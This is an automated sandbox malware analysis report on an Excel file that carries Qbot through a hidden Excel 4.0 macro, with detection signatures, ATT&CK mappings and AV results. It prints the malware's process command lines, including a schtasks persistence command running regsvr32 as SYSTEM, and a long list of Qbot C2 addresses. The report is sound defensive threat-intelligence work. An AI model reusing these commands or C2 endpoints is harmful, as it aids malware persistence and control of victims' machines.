ID: 382839
Sample Name: document-1055791644.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:39:46
Date: 06/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-1055791644.xls

Overview


General Information

Sample Name:	document-1055791644.xls
Analysis ID:	382839
MD5:	a1b03697f4c155c..
SHA1:	c38536b8b88cb6..
SHA256:	6083d754351ed1..
Tags:	SilentBuilder xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Schedule REGSVR…
- Yara detected Qbot
- Allocates memory in foreign process…
- Contains functionality to detect slee…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Injects code into the Windows Explo…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2268 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 1432 cmdline: rundll32 ..\iojhsfgv.dvers,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2360 cmdline: rundll32 ..\iojhsfgv.dvers,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - explorer.exe (PID: 2508 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2732 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn wwzkbggu /tr 'regsvr32.exe -s \'C:\Users\user\iojhsfgv.dvers\'' /SC ONCE /Z /ST 18:42 /ET 18:54 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 2760 cmdline: taskeng.exe {E6DEB525-2047-4F0F-A2D9-FEDA7F895D14} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
  - regsvr32.exe (PID: 2888 cmdline: regsvr32.exe -s 'C:\Users\user\iojhsfgv.dvers' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2880 cmdline: -s 'C:\Users\user\iojhsfgv.dvers' MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2364 cmdline: regsvr32.exe -s 'C:\Users\user\iojhsfgv.dvers' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2288 cmdline: -s 'C:\Users\user\iojhsfgv.dvers' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

Threatname: Qbot


```
{
  "C2 list": [
    "176.205.222.30:2078",
    "174.76.188.217:22",
    "105.226.10.142:443",
    "87.202.87.210:2222",
    "203.194.110.74:443",
    "95.77.223.148:443",
    "45.77.115.208:2222",
    "47.146.169.85:443",
    "76.94.200.148:995",
    "23.240.70.80:443",
    "193.252.48.200:443",
    "154.124.130.140:995",
    "45.32.211.207:2222",
    "149.28.98.196:2222",
    "149.28.98.196:995",
```

```
"149.28.101.90:995",
"207.246.77.75:2222",
"45.63.107.192:995",
"173.70.165.101:995",
"207.246.116.237:995",
"149.28.99.97:2222",
"149.28.101.90:8443",
"207.246.116.237:443",
"45.77.115.208:443",
"45.32.211.207:8443",
"207.246.77.75:8443",
"149.28.101.90:443",
"45.63.107.192:2222",
"207.246.77.75:995",
"149.28.99.97:995",
"45.32.211.207:443",
"144.202.38.185:443",
"45.63.107.192:443",
"149.28.101.90:2222",
"149.28.99.97:443",
"45.32.211.207:995",
"207.246.116.237:2222",
"207.246.116.237:8443",
"149.28.98.196:443",
"144.202.38.185:2222",
"207.246.77.75:443",
"144.202.38.185:995",
"1.52.227.184:443",
"184.189.122.72:443",
"201.171.77.138:443",
"208.126.142.17:443",
"60.50.255.183:443",
"172.78.30.215:443",
"171.103.138.122:995",
"92.59.35.196:2222",
"176.181.247.197:443",
"82.127.125.209:990",
"45.77.115.208:8443",
"45.77.115.208:995",
"50.29.166.232:995",
"172.87.157.235:3389",
"85.58.200.50:2222",
"196.151.252.84:443",
"24.50.118.93:443",
"103.51.20.143:2222",
"86.236.77.68:2222",
"78.63.226.32:443",
"82.76.47.211:443",
"76.25.142.196:443",
"213.60.147.140:443",
"151.33.233.193:443",
"81.88.254.62:443",
"70.126.76.75:443",
"160.3.187.114:443",
"41.205.16.1:443",
"96.61.23.88:995",
"86.98.93.124:2078",
"2.232.253.79:995",
"209.210.187.52:443",
"188.25.63.105:443",
"115.133.243.6:443",
"27.223.92.142:995",
"140.82.49.12:443",
"80.11.173.82:8443",
"2.7.69.217:2222",
"190.85.91.154:443",
"142.68.28.22:443",
"89.211.252.190:995",
"178.153.37.196:443",
"79.129.121.81:995",
"71.88.193.17:443",
"86.160.137.132:443",
"202.184.20.119:443",
"83.110.12.140:2222",
"115.69.252.0:22",
"105.198.236.101:443",
"144.139.47.206:443",
"105.198.236.99:443",
"197.45.110.165:995",
"85.132.36.111:2222",
"70.168.130.172:995",
"71.187.170.235:443",
"80.227.5.69:443",
"59.90.246.200:443",
"81.214.126.173:2222",
"68.225.60.77:995",
"108.31.15.10:995",
"83.110.108.181:2222",
"46.153.119.255:995",
"216.201.162.158:443",
"197.161.154.132:443"
```

```
    "96.21.251.127:2222",
    "75.136.40.155:443",
    "24.95.61.62:443",
    "68.186.192.69:443",
    "193.248.221.184:2222",
    "75.67.192.125:443",
    "81.97.154.100:443",
    "75.118.1.141:443",
    "47.22.148.6:443",
    "182.48.193.200:443",
    "203.198.96.37:443",
    "106.51.52.111:443",
    "83.110.103.152:443",
    "75.136.26.147:443",
    "2.50.2.216:443",
    "189.223.234.23:995",
    "74.222.204.82:995",
    "173.21.10.71:2222",
    "69.123.179.70:443",
    "71.74.12.34:443",
    "45.46.53.140:2222",
    "86.97.162.85:443",
    "2.51.171.223:443",
    "144.139.166.18:443",
    "71.197.126.250:443",
    "67.6.12.4:443",
    "122.148.156.131:995",
    "64.121.114.87:443",
    "50.244.112.106:443",
    "70.54.25.76:2222",
    "1.32.35.2:443",
    "89.137.211.239:995",
    "67.165.206.193:993",
    "186.28.51.27:443",
    "98.240.24.57:443",
    "109.12.111.14:443",
    "71.14.110.199:443",
    "94.53.92.42:443",
    "84.247.55.190:8443",
    "24.27.82.216:2222",
    "74.68.144.202:443",
    "196.221.207.137:995",
    "85.184.63.112:443",
    "67.8.103.21:443"
  ],
  "Bot id": "tr",
  "Campaign": "1612776124"
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
document-1055791644.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4c2a2:$s1: Excel • 0x4d2f4:$s1: Excel • 0x38f2:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
document-1055791644.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2102507416.0000000000420000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000004.00000002.2102454877.0000000000230000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000004.00000002.2102490286.00000000003E0000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000005.00000002.2370755015.0000000000080000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.230174.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	


Source	Rule	Description	Author	Strings
4.2.rundll32.exe.420000.3.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
4.2.rundll32.exe.420000.3.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
4.2.rundll32.exe.230174.1.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
5.2.explorer.exe.80000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:

Sigma detected: Schedule REGSVR windows binary

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:

- Drops PE files to the user root directory
- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion:

- Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Writes to foreign memory regions
- Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

- Yara detected Qbot

Remote Access Functionality:


- Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Scripting 1 1	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	E I N C
Default Accounts	Exploitation for Client Execution 3 3	Boot or Logon Initialization Scripts	Process Injection 4 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	Account Discovery 1	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	E F C
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Scheduled Task/Job 1	Scripting 1 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Credential API Hooking 1	Automated Exfiltration	Non-Application Layer Protocol 1	E T L
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	System Information Discovery 2 7	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 2	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Security Software Discovery 2 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 2 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	F A

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 4 1 2	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	F B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1055791644.xls	52%	Virustotal		Browse
document-1055791644.xls	48%	ReversingLabs	Document-Word.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	30%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	93%	ReversingLabs	Win32.Trojan.QBot	
C:\Users\user\iojhsfgv.dvers	5%	Metadefender		Browse
C:\Users\user\iojhsfgv.dvers	11%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.8a0000.4.unpack	100%	Avira	HEUR/AGEN.1108767		Download File

Domains

Source	Detection	Scanner	Label	Link
tidymasters.com.au	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
tidymasters.com.au	103.50.162.157	true	false	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2109220005.0000000001E07000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102833114.000 0000002197000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2102690700.0000000001FB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2109070891.0000000001C20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102690700.000 0000001FB0000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2109070891.0000000001C20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102690700.000 0000001FB0000.00000002.0000000 1.sdmp	false		high
http://www.%s.comPA	rundll32.exe, 00000004.0000000 2.2108474827.0000000003620000. 00000002.00000001.sdmp, explor er.exe, 00000005.00000002.2371 170734.00000000022D0000.000000 02.00000001.sdmp, taskeng.exe, 00000009.00000002.2370918414. 0000000000840000.00000002.0000 0001.sdmp, regsvr32.exe, 00000 00B.00000002.2116197122.000000 0000D40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2109220005.0000000001E07000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102833114.000 0000002197000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rundll32.exe, 00000004.0000000 2.2108474827.0000000003620000. 00000002.00000001.sdmp, explor er.exe, 00000005.00000002.2371 170734.00000000022D0000.000000 02.00000001.sdmp, taskeng.exe, 00000009.00000002.2370918414. 0000000000840000.00000002.0000 0001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2109220005.0000000001E07000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102833114.000 0000002197000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2109070891.0000000001C20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102690700.000 0000001FB0000.00000002.0000000 1.sdmp	false		high
http://servername/isapibackend.dll	regsvr32.exe, 0000000A.0000000 2.2117402574.0000000000A30000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2109070891.0000000001C20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102690700.000 0000001FB0000.00000002.0000000 1.sdmp	false		high

